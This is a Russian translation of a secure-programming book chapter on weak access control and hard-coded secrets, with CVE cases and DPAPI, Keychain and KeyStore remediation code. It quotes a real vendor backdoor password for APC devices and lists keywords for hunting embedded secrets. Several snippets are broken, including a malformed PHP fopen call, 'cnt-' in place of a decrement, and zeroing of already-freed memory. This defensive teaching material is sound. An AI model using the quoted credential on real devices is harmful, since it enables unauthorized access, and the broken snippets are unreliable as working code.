Поскольку неправильные элементы управления доступом не связаны с каким-то конкретным языком, мы сразу перейдем к вопросу о том, каковы возможные признаки проблемы. Но, учитывая тот факт, что для подробного описания механизмов, применяемых для корректного управления доступом, нужно было бы написать отдельную книгу, мы ограничимся лишь высокоуровневым обзором.

Самая серьезная – и при этом самая распространенная – ошибка заключается в создании чего-то, что дает полный доступ кому угодно (в Windows это группа Everyone, в UNIX – «мир») . Чуть менее греховный вариант той же ошибки – это предоставление полного доступа непривилегированным пользователям или группам. Нет ничего хуже создания исполняемого файла, в который могут писать обычные пользователи, а уж если вы хотите внести полный хаос, тогда создайте исполняемый файл с правами на запись, который запускается от имени root или LocalSystem. Немало эксплойтов добились успеха, потому что кто-то создал suid-сценарий, работающий от имени root, и забыл закрыть доступ на запись в него группе и миру. В Windows того же эффекта можно добиться, установив сервис, работающий от имени высокопривилегированной учетной записи, и включить для ее исполняемого файла такую запись ACE:

Everyone(Write)

На первый взгляд, это кажется полной нелепостью, но антивирусные программы снова и снова впадают в такой грех, а Microsoft выпустила на эту тему специальный бюллетень, поскольку в 2000 году подобная ошибка была обнаружена в одной из версий Systems Management Server (MS00-012). В описании бюллетеня CVE-2000-0100 в разделе «Примеры из реальной жизни» есть дополнительная информация по этому поводу.

Исполняемый файл с разрешением на запись – это самый прямой путь облегчить жизнь противнику, но нанести немалый вред можно, разрешив записывать в файл с конфигурационной информацией. В частности, возможность изменить путь к программе или библиотеке – это по существу то же самое, что разрешить запись в исполняемый файл. Примером такой проблемы в Windows может служить сервис, позволяющий непривилегированным пользователям изменять конфигурационные данные. Опасность тут двойная, поскольку один и тот же бит управляет и заданием пути к исполняемому файлу, и учетной записью, от имени которой работает сервис. Поэтому можно вместо непривилегированного пользователя сделать владельцем сервиса учетную запись LocalSystem и выполнить произвольный код. Для пущей забавы можно разрешить изменять конфигурационные данные по сети; это очень удобно для системного администратора, но если ACL сконфигурован неправильно, то не менее полезно и для противника.

Даже если изменить путь к исполняемому файлу нельзя, возможность модифицировать конфигурационные данные открывает ворота для множества атак. Самая очевидная – заставить процесс сделать нечто такое, чего он делать не должен. Вторая атака основана на том, что многие приложения предполагают, что конфигурационные данные обычно изменяет только сам процесс, поэтому они корректны. Выполнять синтаксический разбор трудно, программисты ленивы, а в результате противнику всегда есть чем заняться. Если вы не уверены на все сто процентов, что модифицировать конфигурационные данные может только привилегированный пользователь, считайте их не заслуживающим доверия источником, создавайте надежный и строгий анализатор, тестируйте программу, подавая на вход случайные данные.

Еще одно проявление той же проблемы – разделение памяти несколькими приложениями. Разделяемая память – это высокопроизводительный, но и небезопасный вид межпроцессных коммуникаций. Если приложение не рассматривает разделяемую память как источник не заслуживающих доверия данных, то наличие сегментов, в которые можно писать, часто открывает дверь эксплойтам.

Следующий великий грех – разрешить непривилегированным пользователям читать информацию «для служебного пользования». В качестве примера можно назвать протокол SNMP (Simple Network Management Protocol – простой протокол управления сетью; впрочем, эту аббревиатуру еще расшифровывают и так: Security Not My Problem – безопасность не моя проблема) в ранних вариантах Windows 2000 и предыдущих версиях ОС. В протоколе используется разделяемый пароль, который называется *сообществом* (community string). Он определяет, какие параметры можно читать или модифицировать, и передается по сети по существу в открытом виде. В зависимости от установленных агентов можно про-

читать или изменить массу интересной информации. Один забавный пример: можно отключить сетевой интерфейс или «интеллектуальный» источник бесперебойного питания. Но мало того что даже корректная реализация SMNP может стать источником бед, так еще многие производители, включая и Microsoft, допустили ошибку, сохраняя имена сообществ в ключах реестра, которые мог читать кто угодно. Локальный пользователь мог прочитать имя сообщества и начать администрировать не только свою систему, но и значительную часть сети в целом.

Все эти ошибки характерны и для баз данных, в которых есть собственные средства управления доступом. Тщательно продумывайте, кому должно быть разрешено читать и модифицировать данные.

Отметим, что в системах, поддерживающих ACL, обычно не стоит применять записи ACE, запрещающие доступ к объектам. Предположим, например, что ACL содержит такие ACE:

Guests: Deny All
Administrators: Allow All
Users: Allow Read

Это будет работать до тех пор, пока кто-то не поместит администратора в группу Guests (что вряд ли имеет смысл). Теперь у администратора нет доступа к ресурсу, поскольку запись, запрещающая доступ, обрабатывается раньше всех записей, которые разрешают доступ. В системах Windows удаление запрещающей записи дает тот же эффект, но без нежелательного побочного действия, поскольку в Windows отсутствие явного разрешения на доступ к ресурсу означает, что доступ запрещен.

Еще одна специфичная для Windows проблема заключается в том, что при построении маркера доступа в него сначала включаются группы из домена пользователя, затем группы из домена, в который входит система, на которой пользователь регистрируется, а далее группы, определенные для локальной системы. Неприятность может произойти в случае, когда вы делегируете доступ к ресурсу, находящемуся на другой системе. Если просто взять ACL объекта (примером может служить объект Active Directory) и выполнить локальную проверку доступа, то вы можете дать лишние права, если при обработке ACL не отбросите локальные группы, например Administrators. Быть может, такое развитие событий кажется вам надуманным, но, к сожалению, это распространенная ошибка, поскольку в некоторых сетях делегирование через Kerberos разрешено. Когда-то похожая проблема была в сервере Microsoft Exchange.

Встраивание секретных данных в код

Следующий грех – «зашивание» секретных данных в ход – вызывает у нас особую досаду. Рассмотрим пример. Ваше приложение должно соединиться с сервером базы данных, для чего нужен пароль, или обратиться к защищенной разделяемой сетевой папке (без пароля и тут не обойтись), или шифровать и дешифрировать данные на лету, пользуясь симметричным ключом. Как это сделать? Простейший и наихудший (читай: самый небезопасный) способ – «зашить» секретные данные (пароль или ключ) в текст программы.

Есть еще одна причина воздерживаться от этого греха, и она никак не связана с безопасностью. Как насчет сопровождения? Представьте, что приложение написано, скажем, на C++, и с ним работают 1200 пользователей. Приложение греховно, в него встроен ключ шифрования, используемый для доступа к серверам. Кто-то раскрыл ключ (это нетрудно, как мы скоро покажем), следовательно, нужно обновить приложение у всех 1200 пользователей. Причем никакой альтернативы вы им не оставляете, так как секретный ключ раскрыт, следовательно, серверы должны быть обновлены, а значит, и все пользователи должны получить новую версию НЕМЕДЛЕННО!

Родственные грехи

С этим грехом тесно связаны «гонки» (race condition), когда неправильно спроектированный механизм управления доступом делает возможными атаки на временные зависимости. Детально эта тема разобрана в грехе 16. Еще несколько грехов касаются обработки данных, поступающих из не заслуживающего доверия источника. Сюда же примыкает проблема некорректного применения криптографии. Иногда последствия раскрытия информации можно сгладить за счет шифрования. Если вы вынуждены хранить информацию в месте, где она может быть модифицирована, то хотя бы снабжайте ее цифровой подписью, чтобы обнаружить попытки манипулирования.

Еще один родственный грех – пренебрежение принципом наименьших привилегий. Если процесс работает от имени root или LocalSystem, то даже самый лучший механизм управления доступом не защитит операционную систему от ваших ошибок – приложению разрешено все, никакой контроль его не остановит.

Где искать ошибку

Чтобы обнаружить ошибки управления доступом, ищите в коде места, где:

- ❑ устанавливаются элементы управления доступом;
- ❑ разрешение на запись дается низко привилегированным пользователям;

или

- ❑ создается объект, без явного задания прав доступа к нему;
- ❑ этот объект создается в месте, к которому имеют разрешение на запись низкопривилегированные пользователи;

или

- ❑ конфигурационные данные записываются в разделяемую область памяти;

или

- ❑ секретная информация сохраняется в области, которую разрешено читать низкопривилегированным пользователям.

Чтобы найти грех «зашивания», проанализируйте те места программы, где производится шифрование или создаются исходящие аутентифицированные соединения, и определите, откуда берется пароль или ключ. Если он «зашит» в код, имеет место ошибка, которую необходимо исправить (см. следующий раздел).

Выявление ошибки на этапе анализа кода

С точки зрения управления доступом все довольно просто: ищите места, где задаются права на доступ к объекту. Тщательно анализируйте те участки кода, где устанавливаются элементы управления доступом или разрешения. Далее проверьте те места, где создаются файлы или другие объекты без явного задания прав доступа к ним. Спросите себя, достаточно ли устанавливаемых по умолчанию прав с учетом места, где создается объект, и уровня секретности информации.

Язык	Ключевые слова
C/C++ (Windows)	SetFileSecurity, SetKernelObjectSecurity, SetSecurityDescriptorDacl, SetServiceObjectSecurity, SetUserObjectSecurity, SECURITY_DESCRIPTOR, ConvertStringSecurityDescriptorToSecurityDescriptor
C/C++ (*nix и Apple Mac OS X)	chmod, fchmod, chown, fchown, fcntl, setgroups, acl_*
Java	Интерфейс java.security.acl.Acl
.NET	Пространство имен System.Security.AccessControl Пространство имен Microsoft.Win32.RegistryKey AddFileSecurity, AddDirectorySecurity, DiscretionaryAcl, SetAccessControl
Perl (*nix)	chmod, chown

В поисках греха «зашивания» автор этой главы любит искать некоторые ключевые слова, позволяющие заподозрить код в греховности. Вот эти слова:

- Secret;
- Private (разумеется, вы получите много ложных срабатываний от закрытых членов класса);
- Password;
- Pwd;
- Key;
- Passphrase;
- Crypt;
- Cipher и cypher (так тоже пишут!).

Обнаружив любое из этих слов, посмотрите, не связаны ли с ним какие-то «зашитые» в код секретные данные.

Тестирование

Инсталлируйте приложение и проверьте, какие элементы управления доступом заданы для созданных объектов. А еще лучше подключиться к функциям, которые создают объекты, и запротоколировать задаваемые права (если приложение предоставляет такую возможность). Тем самым вы сможете увидеть несохра-

няемые объекты, например временные файлы, события и участки разделяемой памяти.

Что касается «зашитых» секретов, то проще всего проанализировать двоичный файл с помощью, например, такого инструмента, как strings (www.sysinternals.com/ntw2k/source/misc.shtml#strings). Эта программа выводит все текстовые строки, встречающиеся в приложении, и смотрит, нет ли среди них чего-то похожего на пароль или набор случайных символов (быть может, это ключ?).

На рис. 12.1 приведен результат работы для небольшого двоичного файла. Взгляните на строку под `Welcome to the Foo application`. Похоже на неудачную попытку скрыть пароль или ключ!

Рис. 12.1. «Сокрытие» пароля в приложении, написанном на языке C или C++

Для приложений, написанных на .NET-совместимом языке, например VB.NET, J# или C#, можете воспользоваться программой ildasm.exe, поставляемой в составе .NET Framework SDK. Она позволяет выполнить тщательный анализ кода. Если вызвать ее, как показано ниже, то она выведет все строки. Посмотрите, нет ли среди встроенных паролей.

```
ildasm /adv /metadata /text myapp.exe | findstr ldstr
```

На рис.12.2 непристойное проявление греха бросается в глаза!

Вторая строка очень напоминает случайный ключ, но это еще не все. В третьей строке мы видим строку соединения с SQL Server от имени пользователя `sa`, содержащую встроенный пароль. Но и этим дело не заканчивается. Последняя строка – это, скорее всего, часть SQL-запроса, который во время исполнения будет с чем-то конкатенирован. Возможно, вы нашли приложение, в которое не только




Рис. 12.2. Отыскание «зашитых» секретов в .NET-приложениях

«зашита» секретная информация, но еще и подверженное греху 4 – внедрению SQL-команд.

Еще один инструмент, полезный для анализа .NET-приложений, – это программа Reflector Лутца Редера (Lutz Roeder), которую можно загрузить со страницы www.aisto.com/roeder/dotnet.

Наконец, для Java можно воспользоваться дизассемблером dis (www.cs.princeton.edu/~benjasik/dis). На рис. 12.3 показан пример его работы для Linux.

Как и в примере .NET-приложения, мы видим некоторые интересные данные. Константа в строке #15 – это, очевидно, строка соединения с базой данных,

Рис. 12.3. Отыскание «зашитых» секретов в программах на языке Java

а в строках 17 и 19 мы, по-видимому, имеем имя и пароль пользователя. Наконец, в строке 21 находится SQL-запрос, который будет конкатенирован с какой-то строкой во время выполнения. Похоже, что эксплойт для этой программы будет иметь катастрофические последствия. Взгляните на SQL-запрос, он же извлекает информацию о кредитных карточках!

Еще один популярный дизассемблер для Java называется Jad, для него существует графический интерфейс под названием FrontEndPlus.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2000-0100

Цитата из бюллетеня CVE: «Программа SMS Remote Control устанавливается с небезопасными правами, позволяющими локальному пользователю расширить свои привилегии путем модификации или замены исполняемого файла».

Исполняемая программа, которую запускает сервис Short Message Service (SMS) Remote Control, помещается в каталог, право на запись в который есть у любого локального пользователя. Если дистанционное управление разрешено, то любой пользователь может запустить произвольную программу от имени учетной записи LocalSystem. (См. www.microsoft.com/technet/security/Bulletin/MS00-012.mspx.)

CAN-2002-1590

Цитата из бюллетеня CVE: «Система управления предприятием из Web (Web Based Enterprise Management – WBEM) для Solaris 8 с обновлением 1/01 или более поздним инсталлирует пакеты SUNWwbdoc, SUNWwbcou, SUNWwbdev и SUNWmgapp с правом записи для группы и мира. Это позволяет локальному пользователю вызвать отказ от обслуживания или расширить свои привилегии».

Более подробную информацию об этой проблеме можно найти на странице http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1590 или по адресу www.securityfocus.com/bid/6061/.

CVE-1999-0886

Цитата из бюллетеня CVE: «Дескриптор защиты для RASMAN позволяет пользователю указать на другое место с помощью Windows NT Service Control Manager».

Дополнительную информацию об этой проблеме можно найти на странице www.microsoft.com/technet/security/Bulletin/MS99-041.mspx. ACL сервиса RAS Manager предназначался для того, чтобы любой пользователь мог запустить и остановить сервис, но заодно он позволяет изменить конфигурацию, в том числе и путь к исполняемому файлу, который работает от имени учетной записи LocalSystem.

CAN-2004-0311

Программа Web/SNMP Management для управления устройством SmartSlot Card AP9606 AOS компании American Power Conversion версий 3.2.1 и 3.0.3 поставляется с зашитым паролем по умолчанию. Локальный или удаленный противник, имеющий возможность установить Telnet-соединение с устройством, может указать произвольное имя пользователя и пароль «TENmanUFactOryPOWER» и получить неавторизованный доступ к устройству.

CAN-2004-0391

Согласно бюллетеню безопасности Cisco на странице www.cisco.com/warp/public/707cisco-sa-20040407-username.shtml:

> Стандартная пара «имя/пароль» зашита во всех версиях программ Wireless LAN Solution Engine (WLSE) и Hosting Solution Engine (HSE). Пользователь, зашедший под этим именем, получает полный контроль над устройством. Это имя нельзя деактивировать. Способов обойти проблему не существует.

Искупление греха

Слабый контроль доступа – это, по большей части, проблема уровня проектирования. А лучшим способом решения проектных проблем является построение модели угроз. Тщательно рассмотрите все объекты, создаваемые вашим приложением на этапе инсталляции и во время работы. Один из лучших специалистов по анализу кода в Microsoft говорит, что большую часть ошибок он находит «с помощью notepad.exe и собственных мозгов». Поэтому работайте головой!

Следующий по сложности шаг к искуплению греха – изучить платформу, для которой вы пишете, и понять, как на ней работают подсистемы защиты. Вы должны (повторяем – *должны!*) разбираться в механизме управления доступом на целевой платформе.

Один из способов не попасть в беду заключается в том, чтобы провести различие между данными уровня системы и отдельного пользователя. Если вы это сделаете, то установить правильные ограничения доступа будет совсем несложно, обычно можно будет принять предлагаемые системой умолчания.

А теперь перейдем к самой важной теме – устранению «зашитых» секретов. Изжить этот грех не всегда бывает просто; если бы это было легко, то никто бы и не грешил! Существует два потенциальных лекарства:

- использовать методы защиты данных, предоставляемые операционной системой;
- переместить секретные данные туда, где они не принесут вреда.

Мы рассмотрим оба способа подробно, но прежде приведем одно очень важное изречение:

> Программа не может защитить сама себя.

Злонамеренный пользователь с неограниченным доступом к компьютеру, обладающий достаточно обширными знаниями, может раскрыть любые секреты, особенно если он является администратором.

Поэтому вы обязательно должны решить, от кого защищаете систему, а затем оценить, достаточно ли прочна защита с учетом важности той информации, которую вы желаете сохранить в секрете. Защитить закрытый ключ, используемый для подписания документов, которые могут существовать 20 лет, сложнее и важнее, чем пароль, открывающий доступ к разделу «Для членов» на каком-нибудь сайте.

Сначала посмотрим, как нам может помочь ОС.

Использование технологий защиты, предоставляемых операционной системой

Во время работы над этой книгой только Windows и Mac OS X обладали развитыми средствами для хранения секретных данных. Именно ОС решает критически важную (и трудную) задачу управления ключами. В Windows для этой цели служит Data Protection API (DPAPI), а в Mac OS X – технология KeyChain.

Воспользоваться DPAPI очень просто из любого языка, имеющего средства для доступа к внутренним структурам Windows. Полное объяснение принципов работы этого механизма можно найти на сайте http://msdn.microsoft.com (точная ссылка приведена в разделе «Другие ресурсы»).

Ниже показано, как обратиться к низкоуровневому API из программы на C/C++, а также – на примере C# – из управляемого кода на платформе .NET Framework 2.0.

Примечание. В .NET 1.x нет классов для обращения к DPAPI, но существует много оберток. См. пример в книге Майкла Ховарда, Дэвида Лебланка «Защищенный код», 2-ое издание (Русская редакция, 2004).

В Windows имеется также интерфейс Crypto API (CAPI) для доступа к ключам шифрования. Вместо того чтобы использовать ключ непосредственно, вы передаете описатель скрытого внутри системы ключа. Эта методика также рассмотрена в книге «Защищенный код», 2-ое издание.

Искупление греха в C/C++ для Windows 2000 и последующих версий

Приведенный ниже код иллюстрирует, как обращаться к DPAPI из программ на языках C/C++ для Windows 2000 и более поздних версий. В этом коде есть две функции, которые вы должны реализовать сами: одна возвращает статический указатель типа BYTE* на секретные данные, а другая – статический указатель типа BYTE* на данные, вносящие дополнительную энтропию. В самом конце программа вызывает функцию `SecureZeroMemory`, чтобы стереть данные из памя-

ти. Используется именно эта функция, а не `memset` или `ZeroMemory`, так как последние могут быть устранены из двоичного кода компилятором в ходе оптимизации.

```
// Защищаемые данные
DATA_BLOB blobIn;
blobIn.pbData = GetSecretData();
blobIn.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData)) + 1;

// Дополнительная энтропия, которую возвращает внешняя функция
DATA_BLOB blobEntropy;
blobEntropy.pbData = GetOptionalEntropy();
blobEntropy.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData));

// Зашифровать данные
DATA_BLOB blobOut;
if(CryptProtectData(
      &blobIn,
      L"Sin#12 Example",  // необязательный комментарий
      &blobEntropy,
      NULL,
      NULL,
      0,
      &blobOut)) {
   printf("Защита сработала.\n");
} else {
   printf("Ошибка при вызове CryptProtectData() -> %x", GetLastError());
   exit(-1);
}

// Дешифрировать данные
DATA_BLOB blobVerify;
if(CryptUnprotectData(
      &blobOut,
      NULL,
      &blobEntropy,
      NULL,
      NULL,
      0,
      &blobVerify)) {
   printf("Расшифрованные данные: %s\n", blobVerify.pbData);
} else {
   printf("Ошибка при вызове CryptUnprotectData() -> %x",
      GetLastError());
   exit(-1);
}

if (blobOut.pbData)
   LocalFree(blobOut.pbData);

if (blobVerify.pbData) {
   SecureZeroMemory(blobOut.pbData, blobOut.cbData);
   LocalFree(blobVerify.pbData);
}
```

Вот как реализована функция `SecureZeroMemory` в Windows:

```
FORCEINLINE PVOID SecureZeroMemory(
```

```
   void *ptr, size_t cnt) {
   volatile char *vptr = (volatile char *)ptr;
   while (cnt) {
      *vptr = 0;
      vptr++;
      cnt-;
   }
   return ptr;
}
```

А вот другая реализация, которую предложил Дэвид Уилер (см. раздел «Другие ресурсы»):

```
void guaranteed_memset(void *v, int c, size_t n)
   { volatile char *p=v; while(n-) *p++=c; return v; }
```

Искупление греха в ASP.NET версии 1.1 и старше

Показанное ниже решение применимо к Web-приложениям, написанным на ASP.NET версии 1.1 и старше. Поскольку многие Web-приложения обращаются к базе данных, команда, работавшая над ASP.NET, постаралась максимально облегчить безопасное хранение секретной информации (скажем, строк соединения с сервером) в файле web.config. Подробнее см. статью в базе знаний Q329290 (ссылка приведена в разделе «Другие ресурсы»). Эта методика основана на использовании DPAPI.

Для хранения пароля в конфигурационном файле можно также обратиться к методу HashPasswordForStoringInConfigFile.

Искупление греха в C# на платформе .NET Framework 2.0

В первом примере показано, как получить пароль, а потом записать защищенный пароль в файл. Отметим, что DPAPI позволяет защитить данные так, что они будут доступны либо только текущему пользователю, либо всем приложениям на данной машине. Что именно больше подходит для вашего приложения, определяется моделью угроз.

```
byte[] sensitiveData = Encoding.UTF8.GetBytes(GetPassword());
byte[] protectedData = ProtectedData.Protect(sensitiveData, null,
      DataProtectionScope.CurrentUser);
FileStream fs = new FileStream(filename, FileMode.Truncate);
fs.Write(protectedData, 0, protectedData.Length);
fs.Close();
```

Ниже продемонстрирована обратная процедура: файл открывается, и из него читаются секретные данные:

```
FileStream fs = new FileStream(filename, FileMode.Open);
byte[] protectedData = new byte[512];
fs.Read(protectedData, 0, protectedData.Length);
byte[] unprotectedBytes = ProtectedData.Unprotect(protectedData, null,
      DataProtectionScope.CurrentUser);
fs.Close();
```

Примечание. Если на платформе .NET Framework вы храните пароли в строках типа `String`, то лучше бы воспользоваться классом `SecureString`. См. ссылку на статью «Making Strings More Secure» в разделе «Другие ресурсы».

Искупление греха в C/C++ для Mac OS X версии v10.2 и старше

На странице http://darwinsource.opendarwin.org/10.3/SecurityTool-7/keychain_add.c есть пример, показывающий, как добавить пароль или ключ к «брелку» Keychain на компьютерах фирмы Apple. Используются следующие основные функции: `SecKeychainAddGenericPassword` и `SecKeychainFindGenericPassword`:

```
// Установить пароль
SecKeychainRef keychain = NULL;      // пользовательская цепочка ключей
         // по умолчанию
OSStatus status = SecKeychainAddGenericPassword(keychain,
      strlen(serviceName), serviceName,
      strlen(accountName), accountName,
      strlen(passwordData), passwordData,
      NULL);

if (status == noErr) {
   // все хорошо!
}

// Получить пароль
char *password = NULL;
u_int_32_t passwordLen = 0;

status = SecKeychainFindGenericPassword(keychain,
      strlen(serviceName), serviceName,
      strlen(accountName), accountName,
      &passwordLen, &password,
      NULL);

if (status == noErr) {
   // все хорошо! Используем пароль
   ...

   // Прибрать за собой
   guaranteed_memset(password,42,passwordLen);
   SecKeychainItemFreeContent(NULL, (void*) password);
}
```

Искупление греха без помощи операционной системы (или «храните секреты от греха подальше»)

Это посложнее. Конечно, лучше поручить всю трудную работу операционной системе, но если целевая ОС не готова помочь вам спрятать секрет, придется создать собственный механизм. Проще всего убрать секретные данные с линии огня.

Мы уже отмечали выше, что всегда надо думать, от кого вы защищаетесь и какова ценность защищаемых данных. Если вы работаете над Web-приложением, которое должно защищать некоторую секретную информацию, то ее следует разместить вне «Web-пространства». Иными словами, если приложение находится в каталоге c:\inetpub\wwwroot\myapp, то сохраните секретные данные в c:\webconfig, а еще лучше в d:\webconfig, поскольку эти каталоги оказываются за линией огня. С другой стороны, до каталога wwwroot (и его подкаталогов) можно добраться из браузера. Разумеется, ваш сервер не должен возвращать клиенту текстовые конфигурационные файлы (к примеру, web.config, app.config и global.asa в случае IIS или httpd.conf или .htaccess в случае Apache), но достаточно небольшой ошибки в Web-приложении или Web-сервере – и противник сможет прочитать секретные данные.

В Windows можно также использовать реестр, тогда противнику придется как-то исполнить на серверной машине код, который может читать значения из реестра.

Если вы работаете с сервером Apache в Linux, Mac OS X и UNIX, то не стоит хранить секретные конфигурационные данные в каталоге, на который указывает параметр DocumentRoot (он определен в файле httpd.conf). Например, в дистрибутивах Red Hat и Fedora Core это /var/www/html. То же относится и к каталогу cgi-bin.

В примерах ниже показано, как читать секретные данные из ресурса, недоступного через Web.

Чтение из файловой системы из PHP-сценария в Linux

```
<?php
   $filename = "/home/apache/config", "r";
   $fh = fopen($filename);
   $data = fread($fh, filesize($filename));
   fclose($fh);
?>
```

Чтение из файловой системы с помощью ASP.NET (C#)

Следующий код читает из app.config имя файла, в котором содержится строка соединения с SQL-сервером. Файл app.config выглядит следующим образом:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
   <appSettings>
      <add key="connectFile"
         value="c:\\webapps\\config\\sqlconn.config" />
   </appSettings>
</configuration>
```

Остается добавить код на C# для получения значения параметра и последующего чтения строки соединения из файла:

```
static string GetSQLConnectionString() {
   NameValueCollection settings = ConfigurationSettings.AppSettings;
   string filename = settings.Get("connectFile");
   if (filename == null || filename.Length == 0)
      throw IOException();

   FileStream f = new FileStream(filename, FileMode.Open);
   StreamReader reader = new StreamReader(d, Encoding.ASCII);
   string connection = reader.ReadLine();
```

```
   reader.Close();
   f.Close();

   return connection;
}
```

К вашим услугам также утилита aspnet_setreg, позволяющая сохранить и защитить конфигурационные данные.

Отметим, что в .NET Framework 2.0 класс `ConfigurationSettings` заменен на `ConfigurationManager`.

Чтение из файловой системы с помощью ASP (VBScript)

Это несколько сложнее, поскольку в ASP нет конфигурационных файлов. Однако можно поместить имя файла в переменную, хранящуюся в файле global.asa (по умолчанию ASP и IIS не возвращают клиенту содержимое этого файла), например так:

```
Sub Application OnStart
   Application("connectFile") = "c:\webapps\config\sqlconn.txt"
End Sub
```

А затем прочитать этот файл, когда приложению понадобится строка соединения:

```
Dim fso, file, pwd
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.OpenTextFile(Application("connectFile"))
connection = file.ReadLine
file.Close
```

Чтение из реестра с помощью ASP.NET (VB.NET)

Этот код читает не из файла, а из реестра:

```
With My.Computer.Registry
   Dim connection As String =
      .GetValue("KKEY_LOCAL_MACHINE\Software\" + _
         "MyCompany\WebApp", "connectString", 0)
End With
```

Замечание по поводу Java и Java KeyStore

В JDK версии 1.2 и старше имеется класс KeyStore для управления ключами (java.security.KeyStore), который позволяет хранить сертификаты X.509, закрытые ключи и – с помощью производных классов – ключи симметричных шифров. Однако KeyStore не предоставляет средств для защиты хранилища ключей. Поэтому если вы хотите получить ключ из программы, то должны прочитать ключ, используемый для шифрования хранилища из какого-то недоступного извне источника, например из файла вне домена приложения или Web-пространства, с помощью этого ключа расшифровать хранилище, получить оттуда закрытый ключ и воспользоваться им.

Поместить ключи в хранилище KeyStore позволяет приложение keytool, поставляемое в составе JDK, а для извлечения оттуда ключа надо написать примерно такой код:

```
// Получить пароль для открытия хранилища ключей
private static char [] getPasswordFromFile()
{
   try
   {
      BufferedReader pwdFile = new BufferedReader
      (new FileReader("c:\\webapps\\config\\pwd.txt"));
      String pwdString = pwdFile.readLine();
      pwdFile.close();

      char [] pwd = new char[pwdString.length()];
      pwdString.getChars(0, pwdString.length(), pwd, 0);
      return pwd;
   }
   catch (Exception e) { return null; }
}

private static String getKeyStoreName()
{
   return "<местоположение имени файла ключей>";
}

public static void main(String args[])
{
   try {
      KeyStore ks = KeyStore.getInstance(KeyStore.getDefaultType());

      // получить пароль пользователя и входной файловый поток
      FileInputStream fis = new FileInputStream(getKeyStoreName());
      char[] password = getPasswordFromFile();
      ks.load(fis, password);
      fis.close();
      Key key = ks.getKey("mykey", password);

      // Использовать ключ для криптографических операций

      ks.close();
   } catch (Exception e) { String s = e.getMessage(); }
}
```

Это, конечно, не идеальное решение, но, по крайней мере, ключами можно управлять с помощью утилиты keytool и, что самое важное, ключ не хранится в самом тексте программы. В этом коде есть типичная ошибка, отмеченная в грехе 6, – перехват всех исключений.

Дополнительные защитные меры

Вот небольшой перечень дополнительных защитных мер, которые можно включить в приложение:

- используйте шифрование при хранении секретной информации и цифровую подпись для обнаружения попыток манипулирования, если нельзя защитить ее с помощью задания строгих ограничений доступа (ACL);

- используйте ACL или разрешения для ограничения числа лиц, которые имеют доступ (для чтения или записи) к секретным данным, хранящимся на диске;
- по завершении работы с секретными данными безопасно стирайте память. В таких языках, как Java или управляемый код в .NET, это, вообще говоря, невозможно, но в .NET 2.0 проблема частично решается с помощью класса `SecureString`.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 6, «Determining Appropriate Access Control»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 8, «Cryptographic Foibles»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 9, «Protecting Secret Data»
- Windows Access Control: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/access_control.asp
- Windows Data Protection: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/windataprotection-dpapi.asp
- «How To: Use DPAPI (Machine Store) from ASP.NET»: by J.D. Meier, Alex Mackman, Michael Dunner, and Srinath Vasireddy: http://msdn.microsoft.com/library/en-us/dnnetsec/html/SecNetHT08.asp
- Threat Mitigation Techniques: http://msdn.microsoft.com/library/en-us/secbp/security/threat_mitigation_techniques.asp
- Implementation of SecureZeroMemory: http://msdn.microsoft.com/library/en-us/dncode/html/secure10102002.asp
- «Making String More Secure»: http://weblogs.asp.net/shawnfa/archive/2004/05/27/143254.aspx
- «Secure Programming for Linux and Unix HOWTO – Creating Secure Software» by David Wheeler: www.dwheeler.com/secure-programs
- *Java Security, Second Edition* by Scott Oaks (O'Reilly, 2001), Chapter 5, «Key Management», pp. 79-91
- Jad Java Decompiler: http://kpdus.tripod.com/jad.html
- Class KeyStore (Java 2 Platform 5.0): http://fl.java.sun.com/j2se/1.5.0/docs/api/java/security/KeyStore.html
- «Enabling Secure Storage with Keychain Services»: http://developer.apple.com/documentation/Security/Conceptual/keychainServConcepts/keychainServConcepts.pdf
- Java KeyStore Explorer: http://www.lazgosoftware.com/kse/
- «Enabling Secure Storage With Keychain Services»: http://developer. apple.com/ documentation/Security/Reference/keychainservices/index.html
- «Introduction to Enabling Secure Storage With Keychain Services»: http://developer.apple.com/documentation/Security/Conceptual/keychainServConcepts/03tasks/chapter_3_section_2.html

- Knowledge Base Article 329290: «How to use ASP.NET utility to encrypt credentials and session state connection strings»: http://support.microsoft.com/default.aspx? scid=kb;en-us;329290
- «Safeguard Database Connection Strings and Other Sensitive Settings in Your Code» by Alek Davis: http://msdn.microsoft.com/msdnmag/issues/03/11/ProtectYourData/default.aspx
- Reflector for .NET: http://www.aisto.com/roeder/dotnet/

Резюме

Рекомендуется

- Думайте, какие элементы управления доступом ваше приложение применяет к объектам явно, а какие наследует по умолчанию.
- Осознайте, что некоторые данные настолько секретны, что никогда не должны храниться на промышленном сервере общего назначения, например долгосрочные закрытые ключи для подписания сертификатов X.509. Их следует хранить в специальном аппаратном устройстве, предназначенном исключительно для формирования цифровой подписи.
- Используйте средства, предоставляемые операционной системой для безопасного хранения секретных данных.
- Используйте подходящие разрешения, например в виде списков управления доступом (ACL), если приходится хранить секретные данные.
- Стирайте секретные данные из памяти сразу после завершения работы с ними.
- Очищайте память прежде, чем освобождать ее.

Не рекомендуется

- Не создавайте объектов, доступных миру для записи, в Linux, Mac OS X и UNIX.
- Не создавайте объектов со следующими записями ACE: Everyone (Full Control) или Everyone (Write).
- Не храните материал для ключей в демилитаризованной зоне. Такие операции, как цифровая подпись и шифрование, должны производиться за пределами демилитаризованной зоны.
